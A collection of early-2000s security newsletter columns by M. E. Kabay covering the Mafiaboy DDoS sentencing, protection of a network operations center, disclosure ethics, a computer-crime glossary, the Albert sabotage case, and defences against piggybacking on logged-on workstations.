M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

"Mafiaboy" Sentenced

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

"Mafiaboy," the Montreal-area youth who attacked Amazon, Buy.com, CNN, Dell, eBay, Excite, U. Mass., U. Cal. Santa Barbara, Yahoo and other prominent Web sites in February 2000, was sentenced in Quebec Youth Court on 12 Sep 2001 to 8 months in a juvenile detention center and fined C$250 (~U$165) to be given to charity. He will enter one year of probation after his jail term.

The youth, now 17, was caught when Royal Canadian Mounted Police wiretaps captured him bragging about his exploits.

The boy had pled guilty to 58 counts of mischief for launching distributed denial-of-service (DDoS) attacks against sites in the US, Canada, Denmark and Korea.

Judge Ouellet emphasized the grave nature of the attacks but said that the youth had criminal intent but did not have a goal of fraudulent gain; he said the defendant was seeking enhanced reputation for his coup among criminal hackers. The judge rejected excuses presented by the boy, who claimed that he was testing sites with the goal of improving their security but said he thought "Mafiaboy" was unaware of the full extent of the damages caused by his DDoS attacks.

According to press reports, the youth showed no emotion during the trial; his attorney, Yan Romanowksi, is reported as saying that his client was distressed by the jail sentence and might launch a judicial appeal: "He hoped the judge had understood that he had had his lesson and that detention was not a proper remedy in these circumstances. . . . Detention is too much as far as I am concerned."

* * *

What strikes me about this case is the reported attitude of the defendant. As far as I can see from the news stories listed at the end of this newsletter, the boy seems to have expressed no regret over his actions; on the contrary, his excuses about testing security are the classic defense of the unrepentant criminal hacker. The boy's parents, understandably, had expressed hopes that their son would avoid prison; the attorney's comments are also understandable given his role in defending his client's interests. Nonetheless, it is clear from these responses that the boy is surrounded by adults who do not themselves grasp or admit the gravity of the crimes he carried out. Stock prices of some of the affected sites dropped noticeably during and immediately after the attacks and estimates of lost business reached into the millions of dollars. Had the youth robbed a bank of equivalent amounts, I doubt that anyone would be bleating about the injustice of eight months in detention.

The general public still does not understand the consequences of criminal hacking. Network specialists such as the readers of this column can help to change this lack of knowledge by contributing to education of students, teachers and parents. See the resources in the Ethics section of my new Web site at < http://www.mekabay.com/ethics/index.htm >.

* * *

http://www.canoe.ca/CNEWSTechNews0109/12_mafia-cp.html
http://www.cyberpresse.ca/reseau/actualites/0109/act_101090013799.html
http://www.wired.com/news/lycos/0,1306,46791,00.html
http://ca.news.yahoo.com/010912/5/abaa.html
http://www.zdnet.com/zdnn/stories/news/0,4586,2812177,00.html?chkpt=zdnnp1tp02

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Homeland Defense in the Network Operations Center

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

With the nation being called upon to participate in Homeland defense, network managers can play a role by protecting corporate resources against sabotage and disruption. In today's column, I want to summarize what I see as the top priorities for maintaining or improving security in the network operations center.

Starting with physical protection, examine the ease of access to the building where your network equipment is centralized. If it is possible to keep cars and trucks from stopping directly in front of your main entrance, you can install some sturdy concrete obstructions to give your building a few extra yards of protection against an explosion. For example, a few concrete cylinders anchored to the pavement with steel rods could make your building a less attractive target for a car-bomb driver. At the least, the extra distance could reduce the severity of damage from an explosion. You can even put potted plants on top of the concrete to reduce their stark appearance.

On the other side of your building, be sure that your loading docks are well supervised and that all shipments are checked by guards to be sure that they are expected.

As for infrastructure, make sure that external air vents for the environmental control systems are covered with grillwork to reduce the chances of air-borne contamination. Verify that your telecommunications point-of-presence junctions are locked and, if possible, armored against intrusion and damage. Check your emergency power supplies to be sure that they work and that your staff know how to configure the building's power distribution panels to use emergency power efficiently.

If your data or network center has windows on an external wall, now is the time to get those vulnerabilities bricked up.

For large buildings with many employees, press for application of policies requiring all authorized personnel to wear ID badges at all times in the building and to remind employees to report any unknown person who is not wearing a badge.

Remind your staff of the importance of being discreet in all public discussions of corporate affairs, including non-secure mobile phones calls. Be particularly circumspect whenever an unknown person begins asking questions about operations and security. At the office, technical support staff should be reminded never to reveal or reset passwords for anyone over the phone.

Be particularly vigilant about physical access to the network operations center; reduce or eliminate guided tours of your critical work areas. Check your surveillance monitors to be sure that all equipment is working properly. Do not permit cleaning staff, especially contractors whose personnel may change frequently, to have unsupervised access to secure areas.

On the network software side, the single most important protective mechanism you have is to ensure that all appropriate patches have been installed. Use the ICAT Metabase < http://icat.nist.gov/icat.cfm > to check for the right combination of patches for your configuration.

Instruct network staff to be particularly alert to all unusual events reported by your firewalls and by intrusion detection systems. If there is any doubt about the significance of an alert, it should be followed up.

If any of your employees, especially upper managers, have sensitive data on their laptop computers, do your best to convince them to use disk encryption software that will transparently protect those data.

Finally, everyone should be really in evaluating the suitability of their emergency response plants. Make or renew working contacts with local law enforcement authorities; ask your fire department to schedule a site review; update your business resumption plans to include disruptions from bomb Hoaxes or threats of biological contamination. To the extent possible, run tests of your disaster recovery plans.

* * *

Even if you disagree with the particular suggestions in this article, my list will serve a good purpose if it makes you devise and implement your own set of priorities for protecting America's infrastructure.

Whether we like it or not, every one of us is personally responsible for protecting our country.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Why Discuss Computer Crime?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In public discussion of crime techniques, someone always asks whether it's prudent to talk about crime so openly.

The arguments against such discussion fall into two classes. Won't people get ideas? That is, will discussing crime lead to more crime? And won't descriptions of how to commit a crime teach criminals how to be more effective? That is, will discussing crime make crime prevention harder?

Yes, it is possible that describing criminal acts will suggest to people on the borderline of honesty that they could carry out a similar crime. Copycat crimes are a well known consequence of newspaper stories about any unusual crime. The romantic image of crackers in such movies as *War Games* and *Sneakers* may indeed contribute to the delinquency of computer-literate minors.

However, when computer crime techniques are put in perspective, it is hard to believe that the overall effect is to encourage crime. When I teach industrial and university courses on computer crime, I repeatedly stress that the criminals who abuse information systems and use computers in their crimes are enemies of society. Embezzlers steal the life savings of innocent victims; thieves and swindlers and extortionists increase the costs of goods and services for everyone; and blackmailers victimize the weak and push them into despair.

As you read descriptions of computer crime, be on guard against the seductive lure of crime. Some criminal techniques are so clever and so original that it's easy to fall into the trap of admiring the criminals. Remember that the criminals consider themselves better than you and me; they put themselves above the norms of decency and kindness that most of us strive for. Computer criminals are often intelligent, but at a fundamental level they are despicable and defective human beings.

If that mantra doesn't sour your admiration for crooks, nothing will.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Disclosing Vulnerabilities: Giving Aid to the Enemy?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Is there danger in showing criminals weaknesses in security? Are well-meaning security practitioners giving succor to the Bad Guys every time we openly discuss vulnerabilities? Sometimes this problem is known as the "full-disclosure" issue, and it is not yet a settled question.

Security practitioners have struggled with this problem for years. In the first place, much of the discussion in textbooks and at security conferences centers on carelessness and lack of training, not on criminality. Helping managers and employees tighten up their attention and improve their policies to reduce accidents will not aid criminals.

Another answer has been commonplace in military doctrine since some nameless protohuman decided to fight back against the local top carnivore: security is by its nature a defensive proposition. There are many ways of breaching barriers; the foe need find any one of the weak spots, but the defenders must guard the entire perimeter. Security professionals do the best they can given constraints of time and money, but people determined to overcome the defenses can spend as much time and effort as they wish to locate weak spots.

Another point supporting the value of teaching vulnerabilities is that a course or discussion of counter-measures need not provide solace to the enemy. Discussing forgery techniques, for example, can go as far as mentioning that color copiers and scanners make it easy to counterfeit some currencies and official documents. However, it doesn't take a rocket scientist to realize that imaging technology can be abused. Simply pointing out the problem does not constitute a primer in the techniques, especially when coupled with admonitions to be more skeptical about official-looking documents of all sorts. The balance of risks and benefits seems clearly on the side of benefits.

At the next level of detail, should security experts publish details of attacks sufficient to allow less-skilled people to use particular exploits against known vulnerabilities? In recent days, Scott Cup, manager of Microsoft's Security Response Center, published a heartfelt essay < http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/noarch.asp > urging security experts to stop "providing blueprints for building these weapons. And it's high time computer users insisted that the security community live up to its obligation to protect them. We can and should discuss security vulnerabilities, but we should be smart, prudent, and responsible in the way we do it."

In a controversial case of providing too much information, someone published a book in 1991 containing detailed instructions on how to create functional viruses. The book included functional source code that anyone could use as a model. The publication of this manual caused a furor in the anti-virus product developers' community. Some prominent anti-virus workers proposed to assault the author; others insulted him to his face. I and many others felt that it is unnecessary to give such detailed instructions to people interested simply in defending themselves against viruses. Very few people would be able to use detailed information about virus code for constructive purposes. It is enough for most people to rely on shareware and

commercial anti-virus products and let experts handle the dangerous code under conditions of tight security and isolation.

After all, no one seriously proposes that pathogenic organisms be freely distributed for amateur microbiologists. Nonetheless, the strongest argument in favor of full disclosure is that hiding knowledge is not an effective defense. Security by obscurity applies to passwords, but otherwise it's a faulty method for protecting systems.

I think that a reasonable position is that public disclosure of security vulnerabilities should be sufficiently detailed to support progress in improving products and defenses but not so detailed as to allow beginners everything they need to replicate the attack.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

A Computer Crime Glossary:
Part 1, A-P

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In coming weeks, we'll be looking at the history and current status of different kinds of computer crime techniques. In my teaching and lecturing, I often find some confusion over exactly what specific terms mean in discussions of such security issues. I hope that the following glossary, which is distributed in two parts because of its size, will be useful for readers and for security awareness programs. Please feel welcome to use these definitions freely, with or without attribution, and to adapt them to your needs.

BACK DOOR: secret (undocumented), hard-coded access codes or procedures for accessing information. Some back doors exist in commercially-provided software packages; e.g., consistent (canonical) passwords for third-party software accounts. Alternatively, back doors can be inserted into an existing program or system to provide unauthorized access later. A program with an undocumented access method is an example of a Trojan Horse.

CRACKING: malicious or criminal *hacking*. Unauthorized *penetration* of computer systems and networks, abuse of privilege, unauthorized use of services.

DATA DIDDLING: modifying data for fun and profit; e.g., modifying grades, changing credit ratings, altering security clearance information, fixing salaries, or circumventing book-keeping and audit regulations.

DATA LEAKAGE: uncontrolled, unauthorized transmission of classified information from a data centre or computer system to the outside. Such leakage can be accomplished by physical removal of data storage devices (diskettes, tapes, listings, printouts and photographs of screen copies or handwritten notes) or by more subtle means such as data hiding (*steganography*) or even plain old human memory.

DENIAL-OF-SERVICE (DoS) attack: overwhelming or saturating resources on a target system to cause a reduction of availability to legitimate users. Usually involves *spoofing*.

DISTRIBUTED DoS (DDoS) attack: accomplished by enlisting the services of many compromised systems to launch a denial-of-service (DoS) attack.

EASTER EGG: undocumented, unauthorized program functions in a production program; a kind of Trojan Horse.

EXPLOIT: a method for exploiting a vulnerability to take control of a system or otherwise compromise it. Exploits are sometimes automated in *scripts.*

HACKING: for many years, a noble endeavor involving intense study, dedicated analysis and hands-on learning about any technical field, including computing. Unfortunately, despite the best efforts of computer hobbyists worldwide, since the early 1980s, thanks largely to the ignorance of undereducated journalists, the term has become synonymous with *cracking*.

HACKTIVISM (sometimes spelled HACTIVISM): politically- or ideologically-motivated vandalism. Defacing a Web site for no particular reason is vandalism; the same defacement to post political propaganda or to cause harm to an ideological opponent is hacktivism.

IMPERSONATION: pretending to be authorized to enter a secure location. Examples include swaggering into a site equipped with what look like tool kits of the manufacturer of computer equipment, or pretending to be a janitor. Impersonation is a key element of *social engineering*.

LATENCY: the period during which a time bomb, logic bomb, virus or worm refrains from overt activity or damage (delivery of the *payload*). Long latency coupled with vigorous reproduction can result in severe consequences for infected or otherwise compromised systems.

LOGIC BOMB: A program in which damage (the *payload*) is delivered when a particular logical condition occurs; e.g., not having the author's name in the payroll file. Logic bombs are a kind of Trojan Horse; time bombs are a type of logic bomb.

MAIL-BOMBING: sending large numbers of unwanted e-mail messages to a single recipient or to a group of such recipients. To be distinguished from *spamming*.

MALWARE: malicious software, including Trojan Horses, viruses, worms, logic bombs, exploits and time bombs.

MASTER PROGRAM: in distributed denial-of-service (DDoS) attacks, a program that communicates with implanted *zombie* or *slave* programs on compromised systems. The master program usually transmits encrypted instructions to zombies with details of which targeted system to swamp with junk transmissions at exactly what time.

PAYLOAD: the unauthorized activities of malicious software.

PENETRATION: unauthorized access to restricted systems or resources.

PIGGYBACKING: entering secure premises by following an authorized person through the security grid; also unauthorized access to information by using a terminal that is already logged on with an authorized ID (identification).

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

A Computer Crime Glossary:
Part 2, R-Z

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the second part of a glossary of basic terms used when discussing computer crime.

* * *

ROOT KIT: a script or set of scripts for gaining unauthorized *root* privileges (or equivalent supervisory powers) on a compromised system. Much used by *script kiddies.*

SABOTAGE: the word comes from the French for wooden shoe (*sabot*). Such footwear made a handy weapon for throwing into the gears of new mechanical systems that were causing unemployment during the industrial revolution of the 18th and 19th centuries. The term now means any deliberate damage to operations or equipment.

SALAMIS: technique of accumulating round-off errors or other small quantities in calculations and saving them up for later withdrawal; usually applied to money, although it could be part of an inventory-theft scheme.

SCAVENGING: using discarded listings, tapes, or other information storage media to determine useful information such as access codes, passwords, or sensitive data. Finding a listing for the source code for a new version of a popular proprietary program could be highly profitable for a computer crook. Also known as D*umpster® diving.*

SCRIPTS: an inoffensive term for any simple program, especially using a *scripting* or *macro* language; in computer crime work, however, scripts usually refer to automated systems for executing *exploits*.

SIMULATION: using computers to simulate a complex system in order to defraud it; e.g., inventing transactions to produce a pre-arranged bottom line in a financial report.

SPAMMING: a popular name for e-mail sent to many unwilling recipients in order to sell products or services (or sometimes to cheat naïve customers). Those wishing to avoid offending the innocent Hormel Corporation, owners of the Spam® trademark, refer to this indiscriminate bulk e-mail as junk e-mail or as UCE (unsolicited commercial e-mail).

SPOOFING: using incorrect identification; usually applied to electronic misrepresentation such as putting the wrong originating address on a TCP/IP packet. Much used in denial-of-service (DoS) and distributed DoS (DDoS) attacks.

SUPERZAPPING: using powerful utility software (originally the superzap utility on IBM mainframes) to access secure information while bypassing normal controls. Debug programs, and disk editors are examples of tools used for superzapping.

TIME BOMB: program or batch file waits for a specific time before causing damage. Often used by disgruntled and dishonest employees who find out they're to be fired or by dishonest consultants who put unauthorized time-outs into their programs without notifying their clients. Logic bombs and time bombs are Trojan Horse programs; time bombs are a type of logic bomb.

TROJAN HORSE: innocent-looking program that has undocumented and nefarious functions. So called by reference to Odysseus' wooden horse filled with soldiers that helped to capture Troy. Trojan Horse programs can, for example, alter data in a particular way, record passwords for later inspection, send confidential information to unauthorized destinations or open *back doors* into compromised systems.

VANDALISM: obvious, unauthorized, malicious modification or destruction of data such as information on Web sites.

VIRUS: Viruses infect executable code such as programs (e.g., .EXE and .COM files under DOS), boot sectors on disks and macro programs. The viral code reproduces with the *host* code is loaded into memory. So called by analogy with biological viruses, which subvert the functions of normal cells. Viruses are similar to worms but reside inside programs at all times. A virus can transform an ordinary program into an unintended Trojan horse.

WIRETAPPING: eavesdropping on data or voice transmissions by attaching unauthorized equipment or software to the communications medium (in the case of wires, coaxial metal cables and optical cables) or by intercepting and interpreting broadcast data (in the case of wireless phones, cellular phones, and wireless networks).

WORM: program which spreads through a computer system or network by replicating (like a virus) but without integrating itself into other executable code.

ZOMBIE: a program inserted into a vulnerable system to await further instructions; usually part of a distributed denial-of-service (DDoS) attack.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Sabotage:
Albert the Saboteur

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the most interesting cases of computer sabotage occurred at the National Farmers Union Service Corporation of Denver, where a Burroughs B3500 computer suffered 56 disk head crashes in the 2 years from 1970 to 1972. Down time averaged eight hours per incident. Burroughs experts concluded that the crashes must be due to power fluctuations. Total expenses for extensive rewiring and testing exceeded $2M (in today's currency) but the crashes continued despite the improvements. Further analysis showed that all the crashes had occurred at night when old Albert the night-shift operator had been on duty. Despite Albert's outstanding helpfulness and friendliness, management installed a closed-circuit TV (CCTV) camera in the computer room -- without informing Albert. After yet another crash occurred, the CCTV tape showed Albert opening up a disk cabinet and poking his car key into the read/write solenoid, shorting it out and causing the 57th head crash.

The next morning, management confronted Albert with the film of his actions and asked for an explanation. Albert broke down in mingled shame and relief. He confessed to an overpowering urge to shut the computer down. Psychological investigation determined that Albert, who had been allowed to work night shifts for years without a change, had simply become lonely. He arrived just as everyone else was leaving; he left as everyone else was arriving. Hours and days would go by without the slightest human interaction. He never took courses, never participated in committees, never felt involved with others in his company. When the first head crashes occurred--spontaneously -- he had been surprised and excited by the arrival of the repair crew. He had felt useful, bustling about, telling them what had happened. When the crashes had become less frequent, he had involuntarily, and almost unconsciously, re-created the friendly atmosphere of a crisis team. He had destroyed disk drives because he needed company.

In this case, I blame not Albert but the managers who relegated an employee to a dead-end job and failed to think about his career and his morale. Preventing internal sabotage depends on proper employee relations. If Albert the Saboteur had been offered a rotation in his night shift, his employer might have saved a great deal of money.

Managers should provide careful and sensitive supervision of employees' state of mind. Be aware of unusual personal problems such as serious illness in the family; be concerned about evidence of financial strains. If an employee speaks bitterly about the computer system, his or her job conditions, or conflicts with other employees and with management, TALK to them. Try to solve the problems before they blow up into physical attack.

Another crucial element in preventing internal and external sabotage is thorough surveillance. Perhaps your installation should have CCTV cameras in the computer room; if properly monitored by round-the-clock security personnel or perhaps even an external agency, such devices can either deter the attack in the first place or allow the malefactors to be caught and successfully prosecuted.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Piggybacking (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of my favourite *BC* cartoons (drawn by Johnny Hart) shows two cavemen talking about a third: "Peter has a mole on his back," says one. The other admonishes, "Don't make personal remarks." The final frame shows Peter walking by--with a grinning furry critter riding piggyback.

For readers whose native language is not English, "piggybacking" (origins unknown, according to various dictionaries) is the act of being carried on someone's back and shoulders. It's also known as pick-a-back. Kids like it.

So do criminals.

Now, if you are imagining masked marauders riding around on innocent victims' backs, you must learn that in the world of information security, piggybacking refers to unauthorized entry to a system (physically or logically) by using an authorized person's access code.

Physical piggybacking occurs when someone enters a secure area by passing through access control at the same time as an authorized person; e.g., walking through an door that has been opened by someone else.

Logical piggybacking means unauthorized use of a computer system after an authorized person has initiated an interaction; e.g., using an unattended terminal that has been logged on by an authorized user.

In a sense, piggybacking is a special case of impersonation--pretending to be someone else, at least from the point of view of the access-control system and its log files.

To interfere with physical piggybacking, we have to avoid making security a nuisance that employees will come to ignore out of contempt for ham-handed restrictions. For example, it is wise to control access to the areas that should be secure but not to unimportant areas.

The other crucial dimension of piggybacking is employee training. Everyone has to understand the risks of allowing normal politeness (e.g., letting in a colleague) to overcome security rules. Letting even authorized people into a secured area without registering their security IDs with the access-control system damages the audit trail but it also puts their safety at risk: in an emergency, the logs will incorrectly fail to indicate their presence in the secured area.

* * *

In the next article in this series, we'll look at logical piggybacking and how to make it more difficult.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at <

mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Piggybacking (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Using someone's logged-on workstation is a favorite method used by penetration testers or criminals who have gained physical access to devices connected to a network. Such people can wear appropriate clothing and assume a casual, relaxed air to convince passers-by that they are authorized to use someone else's workstation. Sometimes they pose as technicians and display toolkits while they are busily stealing information or inserting back doors into a target system.

Unattended workstations that are logged on are the principle portal for logical piggybacking. Even a workstation that is not logged on can be a vulnerability, since uncontrolled access to the operating system may allow an intruder to install keystroke-capture software that will log user IDs and passwords for later use.

A simple but non-automatic method is to lock the keyboard by physical removal of a key when one leaves one's desk. Because this method requires a positive action by the user, it is not likely to be fool-proof -- not because people are fools, but because we are not machines and so sometimes we forget things. In addition, any behavior that has no reinforcement tends to be extinguished; in the absence of dramatic security incidents, the perceived value of security measures inevitably falls.

There are two software solutions currently in use to prevent unauthorized use of a logged-on workstation or PC when the rightful session-owner is away:

- Automatic logoff after a period of inactivity
- Branch to a security screen after a timeout

One approach to preventing access at unattended logged-on workstations is at the operating system level. The operating system or a background logoff program can monitor activity and abort a session that is inactive. These programs usually allow different groups to have different definitions of "inactive" to adapt to different usage patterns. For example, users in the accounting group might be assigned a 10-minute limit on inactivity whereas users in the engineering group might get 30 minutes.

When using such utilities, it is critically important to measure the right things when defining inactivity. For instance, if a monitor program were to use only elapsed time, it could abort someone in the middle of a long transaction that requires no user intervention. On the other hand, if the monitor were to use only CPU activity, it might abort a process which was impeded by a database lock through no fault of its own.

Currently, PCs can be protected with the timeout features of widely-available and inexpensive screen-saver programs. They allow users to set a count-down timer that starts after keyboard-input; the screen saver then requests a password before wiping out the images of flying toasters, swans and whatnot. The critical question to ask before relying on such screen savers is whether they can be bypassed; for example, early versions of several Windows 3.11 and Windows 95 screensavers failed to block access to the CTL-ALT-DEL key combination and therefore allowed intruders to access the Task Manager window where the screensaver process could easily be aborted. Today's screensavers are largely free of this defect.

A few suggestions for secure screen savers, timeout and shutdown utilities (these references are not endorsements):

- Check your operating system and important application programs for existing logoff timeouts and enable them with appropriate parameters;

- See NetOFF, which works with Novell Netware and Windows NT -- from Citadel Technology < http://www.citadel.com/products/netoff.html > and its distributors;

- WinExit, part of the NT Resource Kit from Microsoft, is a secure screen-saver that causes an automatic session logoff after a timeout on Windows NT systems (see < http://www.win2000mag.com/Articles/Index.cfm?ArticleID=4541 > for details);

- ShutdownPlus family of products from WM Software < http://www.wmsoftware.com/shutdownplus/index.htm > which work with Windows 9X, NT and 2K operating systems and Citrix Metaframe include features for forcing a shutdown and reboot on a specified schedule and running particular applications before and after the shudown.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Piggybacking (3)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Such utilities are relatively crude; application-level timeouts are preferable to the blunt object approach of operating system-level logoff utilities or generic screen-lock programs. Using application timeouts, a program can periodically branch to a security screen for re-authentication. A security screen can ask for a password or for other authentication information such as questions from a personal profile. Best of all, such application-level functions, being programmed in by the development team that knows how the program will be used or is being used in practice. To identify inactivity, one uses a timed terminal read. A function can monitor the length of time since the last user interaction with the system and set a limit on this inactivity. At the end of the timed read, the program can branch to a special reauthentication screen. Filling in the right answer to a reauthentication question then allows the program to return to the original screen display. Since programmers can configure reauthentication to occur only after a reasonable period of inactivity, most people would not be inconvenienced.

A really smart program would actually measure response time for a particular entry screen for a particular user and would branch to the security screen only if the delay were much longer than usual; e.g., if 99% of all the cases where the John accessed the customer-information screen were completed within 5 minutes, the program would branch to the security screen after 5 minutes of inactivity. In contrast, if Jane took at most 10 minutes to complete 99% of her accesses to the employee-information screen, the program would not demand reauthentication until more than 10 minutes had gone by.

In summary, an ideal timeout facility would be written into application program to provide

- A configurable time-out function with awareness of individual user usage patterns;
- Automatic branching to a security screen for sophisticated reauthentication;
- Integration with a security database, if available;
- Automatic return to the previous (interrupted) state to minimize disruption of work.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Piggybacking (4)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Short of programming your own, sophisticated user-monitoring system in home-grown programs, is there any hope for spotting the user that leaves a workstation logged on to the network?

In general, there are problems with any system that simply reads a single data entry from a token which can be removed or uses input that does not require repeated data transfer. If the authentication data don't have to be supplied all the time, then the workstation and the program that is monitoring it cannot know that the user has left until a timeout occurs, just like any other software-based solution. For example, a single fingerprint entry, a single retinal scan, or a single swipe of a smart card are inadequate for detecting the departure of an authorized user because there is no change of state when the user leaves the area.

One approach to detecting the departure of an authorized user depends on access to a continuous stream of data or presence of a physical device; e.g., a system can be locked instantly when a user removes a smart card from a reader (or a USB token from the USB port) and then can be reactivated when the token is returned. Unfortunately, the presence of the physical device need not imply that the human being who uses it is still at the workstation. The problem might be reduced if the device were like an EZ-Pass proximity card that naturally got carried around by all users -- perhaps as part of a general-purpose, required ID badge that could serve to open secured doors as well as grant access to workstations and specific programs.

Another approach to program-based re-authentication would prevent piggybacking by means of biometric devices such as facial- or iris-recognition systems and fingerprint recognition units. For example, a non-invasive facial- or iris-recognition system could be used programmatically to shut down access the moment the user leaves the workstation and reactivate access when the user returns. Similarly, a touchpad or mouse with a fingerprint-recognition device could continually reauthenticate a user silently and with no trouble at all whenever the user moves the cursor.

Another tool that might be used for programmatic verification of continuous presence at a keyboard is keyboard typing dynamics. Such systems learn how a user types a particular phrase as a method of authentication. However, with today's increased processor speeds and sophisticated pattern-recognition algorithms, it ought to be possible to have a security module in a program learn how a user usually types -- and then force reauthentication if the pattern doesn't match the baseline. True, this system might produce false alarms after a three-martini lunch -- but maybe that's not such a bad idea after all.

Such sophisticated methods are still not readily available in the workplace despite steadily falling costs and steadily rising reliability. It will be interesting to see how the field evolves in coming years as Moore's Law (cutting costs in half or doubling computational power roughly every 12-18 months) continues its astonishing progress.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations

management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

INFOSEC Glossaries Online

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Readers have asked me for links to more extensive glossaries covering computer crime and information security.

The Critical Infrastructure Assurance Office has an extensive glossary that includes hundreds of information security (INFOSEC) terms. The first page of this glossary is at < http://www.ciao.gov/CIAO_Document_Library/glossary/A.htm >.

A 1992 publication from the National Security Telecommunications and Information Systems Security Instruction (NSTISSI) publication number 4009, the "National Information Systems Security (INFOSEC) Glossary" < http://www.cultural.com/web/security/infosec.glossary.html > has "standard definitions for many of the specialized terms relating to the disciplines of communications security (COMSEC) and automated information systems security (AISS), sometimes referred to as computer security (COMPUSEC). In general, communications and data management terms that do not relate closely to telecommunications and automated information systems security are outside the scope of this document and are not included." A later edition is available as a PDF document from < http://www.nstissc.gov/Assets/pdf/4009.pdf >.

PC Magazine has 18 different glossaries online including the Internet Security document at < http://www.zdnet.com/pcmag/pctech/content/special/glossaries/internetsecurity.html >.

Internet Request for Comments 2828 (RFC2828) by R. Shirey was last updated in May 2000 and provides definitions and commentary on 284 important terms and acronyms in our field. The entire document is available at < http://www.faqs.org/rfcs/rfc2828.html > and also has a search facility that covers more than 3100 RFCs. Incidentally, I'm sorry to note that Kent Landfield, the volunteer manager of this excellent resource, is in desperate need of money to keep paying the bills for his site now that he has lost formal funding for faqs.org; I immediately clicked on the convenient donation button (coordinated courtesy of AMAZON.COM) and made my contribution. I hope readers will join the effort to save this Web site. See < http://www.faqs.org/save_faqs-org.html > for full details.

The downloadable "Draft Comprehensive Information Assurance Dictionary" was compiled by Dr Corey Schou, Dr James Frost and their colleagues Nathan Wingert, Jason Larsen, Herbert Lafond and Edward Munson from the National Information Assurance Training and Education Center at Idaho State University < http://security.isu.edu/ >. This massive work in progress has reached 417 pages in length and is still open to comments and suggestions from readers. This is a resource that everyone can use, especially with the helpful bookmarks that allow immediate access to specific terms. The 3.9 MB PDF file may be downloaded from < http://security.isu.edu/NIATEC%20%20V3.0d.pdf >.

* * *

